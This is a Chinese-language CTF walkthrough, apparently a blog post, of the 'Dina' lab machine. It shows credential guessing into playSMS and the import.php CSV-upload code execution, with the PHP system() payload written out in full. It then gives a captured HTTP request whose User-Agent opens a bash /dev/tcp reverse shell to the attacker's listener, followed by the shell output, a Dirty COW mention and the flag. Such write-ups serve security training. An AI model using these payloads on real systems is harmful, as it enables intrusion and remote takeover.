
属性: □ 只读(R) □ 隐藏(H) 高级(D)...




```
I am not toooo smart in computer .......dat the resoan i always choose easy password...with creds backup file....

uname: touhid
password: ******


url : /SecreTSMSgatwayLogin
```

我在电脑方面不是很聪明...所以我总是选择简单的密码...有信用备份文件。。。。，告诉了用户名：touhid ,密码告诉了个寂寞。有一个 url 打开看看

http://192.168.91.140/SecreTSMSgatwayLogin



192.168.91.140/SecreTSMSgatwayLogin/index.php?app=main&inc=core_auth&route=login




```
        </td>
    </tr>

    </tbody>
</table>
        </div>
    </div>
    <p>&nbsp;</p>
</div>

<div id="main-footer">
    <div class="container">
        <p class="text-muted credit">Application footer here. Go to main configuration or manag
    </div>
</div>



<!-- kurakura cinta kamu.......sampai mati... -->

</body>
```

右键查看源代码发现: <!-- kurakura cinta kamu.......sampai mati... --> 这什么语言！！！百度翻译可以是印尼语：我想你的爱已经死了。啊这。。

尝试用上面的几个密码加上touhid 登陆试试

touhid:diana 登陆成功!




192.168.91.140/SecreTSMSgatwayLogin/index.php?app=main&inc=core_welcome

Information

Go to main configuration or manage site to edit this page

这个名叫 playSMS , searchsploit 搜搜一下: 一大堆东西啊，先放一放



```
root@kali:~# searchsploit playSMS
 -------------------------------------------------------------------------------------------------------------------------------------  ---------------------------------
 Exploit Title                                                                                                                        |  Path
 -------------------------------------------------------------------------------------------------------------------------------------  ---------------------------------
PlaySMS - 'import.php' (Authenticated) CSV File Upload Code Execution (Metasploit)                                                    | php/remote/44598.rb
PlaySMS - index.php Unauthenticated Template Injection Code Execution (Metasploit)                                                    | php/remote/48335.rb
PlaySms 0.7 - SQL Injection                                                                                                           | linux/remote/404.pl
PlaySms 0.8 - 'index.php' Cross-Site Scripting                                                                                        | php/webapps/26871.txt
PlaySms 0.9.3 - Multiple Local/Remote File Inclusions                                                                                 | php/webapps/7687.txt
PlaySms 0.9.5.2 - Remote File Inclusion                                                                                               | php/webapps/17792.txt
PlaySms 0.9.9.2 - Cross-Site Request Forgery                                                                                          | php/webapps/30177.txt
PlaySMS 1.4 - '/sendfromfile.php' Remote Code Execution / Unrestricted File Upload                                                    | php/webapps/42003.txt
PlaySMS 1.4 - 'import.php' Remote Code Execution                                                                                      | php/webapps/42044.txt
PlaySMS 1.4 - 'sendfromfile.php?Filename' (Authenticated) 'Code Execution (Metasploit)                                                | php/remote/44599.rb
PlaySMS 1.4 - Remote Code Execution                                                                                                   | php/webapps/42038.txt
PlaySMS 1.4.3 - Template Injection / Remote Code Execution                                                                            | php/webapps/48199.txt
 -------------------------------------------------------------------------------------------------------------------------------------  ---------------------------------
```

提权

方式一:

可以利用图中前两个基于msf的来提前，但我在使用过程中，出现了一些问题。


方式二:

除了这个另外还可以使用图中:

PlaySMS 1.4 - 'import.php' Remote Code Execution   php/webapps/42044.txt


先来看看这个文件说的什么东西

cat /usr/share/exploitdb/exploits/php/webapps/42044.txt




```
1. Description

Code Execution using import.php

     We know import.php accept file and just read content
    not stored in server. But when we stored payload in our backdoor.csv
    and upload to phonebook. Its execute our payload and show on next page in field (in NAME,MOBILE,Email,Group COde,Tags) accordingly .

    In My case i stored my vulnerable code  in my backdoor.csv files's Name field .

    But There is one problem in execution. Its only execute in built function and variable which is used in application.

    That why the server not execute our payload directly. Now i Use "<?php $a=$_SERVER['HTTP_USER_AGENT']; system($a); ?>" in name field and change our user agent to any
 command which u want to execute command. Bcz it not execute <?php system("id")?> directly .

Example of my backdoor.csv file content
                     MY FILE CONTENT
Name                                                                                Mobile  Email   Group code      Tags
<?php $t=$_SERVER['HTTP_USER_AGENT']; system($t); ?>    22

--------------------MY FILE CONTENT END HERE-------------------------------


 For More Details : www.touhidshaikh.com/blog/

 For Video Demo : https://www.youtube.com/watch?v=KIB9sKQdEwE
```

大致意思是利用 playSMS中一个 csv文件上传漏洞来提权。需要编辑 backdoor.csv文件，且文件内容如下图:




A	B	C	D	E	F
Name	Mobile	Email	Group coc	Tags	
<?php $t=$_SERVER['HTTP_USER_AGENT']; system($t); ?>	22	33	44	55	

上传时抓包修改 user-agent为任何合法的语句例如： id，whoami, uname -a等等！



点击图上方框:



Phonebook


Import

Please select CSV file for phonebook entries


No file selected.

CSV file format : Name, Mobile, Email, Group code, Tags

ok 在这里上传编辑号的 backdoor.csv文件。并抓包修改 user-agent: 为 **echo 'bash -i>&/dev/tcp/192.168.10.9/1234 0>&1' | bash ，当然别忘了在 kali中开启端口监听： nc -lvnp 1234**




```
root@kali:~# nc -lvnp 1234
listening on [any] 1234 ...
```



```
POST /SecreTSMSgatwayLogin/index.php?app=main&inc=feature_phonebook&route=import&op=
import HTTP/1.1
Host: 192.168.91.140
User-Agent: echo 'bash -i>&/dev/tcp/192.168.91.128/1234 0>&1' | bash
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data;
boundary=---------------------------984624187737717710360327817 5
Content-Length: 483
Origin: http://192.168.91.140
Connection: close
Referer:
http://192.168.91.140/SecreTSMSgatwayLogin/index.php?app=main&inc=feature_phonebook&r
oute=import&op=list
Cookie: PHPSESSID=tm008sg9f8ipq5mk9mguju2405
Upgrade-Insecure-Requests: 1

-----------------------------9846241877377177103603278175
Content-Disposition: form-data; name="X-CSRF-Token"

97559983950b6de74afb95591f7eab05
-----------------------------9846241877377177103603278175
Content-Disposition: form-data; name="fnpb"; filename="backdoor.csv"
Content-Type: application/vnd.ms-excel

Name,Mobile,Email,Group code,Tags
<?php $t=$_SERVER['HTTP_USER_AGENT']; system($t); ?>,22,33,44,55

-----------------------------9846241877377177103603278175--
```

这时不出意外的话，kali将成功监听，如若失败，多尝试几次!




```
root@kali:~# nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.91.128] from (UNKNOWN) [192.168.91.140] 38423
bash: no job control in this shell
www-data@Dina:/var/www/SecreTSMSgatwayLogin$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@Dina:/var/www/SecreTSMSgatwayLogin$ pwd
pwd
/var/www/SecreTSMSgatwayLogin
www-data@Dina:/var/www/SecreTSMSgatwayLogin$ cd /tmp
```

现在成功拿到一个低权限的 shell , 这时可以使用 **脏牛漏洞**提权

使用脏牛的过程就不截图了。很简单的。我前面的笔记中也有

最后得到的 flag 为:



```
root@Dina:~# ls
ls
flag.txt
root@Dina:~# cat flag.txt
cat flag.txt

________                                                _________
\________\________ ___      ___         ____ _________/_________/
    \_______\----\\\\\\   //_ _ \\    //////-------/_________/
        \_______\---\\|| (( ~|~ )))  ||//------/________/
            \_____\---\\ ((\ = / ))) //----/_____/
                 \____\--\_)))  \ _)))---/____/
                       \__/  (((     (((_/
                           |  -)))  -  ))


root password is : hello@3210
easy one .....but hard to guess.....
but i think u dont need root password......
u already have root shelll....


CONGO.........
FLAG : 22d06624cd604a0626eb5a2992a6f2e6
```